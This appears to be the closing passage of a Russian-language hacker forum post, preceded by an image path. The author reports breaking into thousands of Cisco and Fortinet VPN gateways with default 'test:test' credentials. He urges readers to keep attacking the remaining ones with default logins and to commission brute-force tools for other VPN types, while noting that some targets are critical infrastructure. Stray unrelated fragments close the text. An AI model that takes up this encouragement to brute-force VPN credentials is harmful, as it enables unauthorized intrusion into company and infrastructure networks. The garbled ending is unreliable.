
Ну и напоследок немного статистики
Тестовыми учетками test:test взломано:

4865 – Cisco SSL VPN

9870 – Fortinet VPN

**Остальное отдаю вам на растерзание дальше по дефолт
логинам и паролям у всех одинаковые шансы.**

**Но ведь есть еще и другие типы впнов можете сами
заказать кодера который напишет брут под это дело.**



ВНИМАНИЕ!

Сбрученные VPN могут отвечать за критически важную инфраструктуру многих стран!

Лично мной найдено * ***** предприятий в том числе и в ***!

Если не знаете лучше туда не лазить так как колониал пайплайн #2 никому не нужен!

Я не являюсь политически мотивированным хакером а просто показываю на сколько тупы бывают админы сетей даже в самых крупных корпорациях по всему миру!

The Bureau of Information Technology and

Not like this.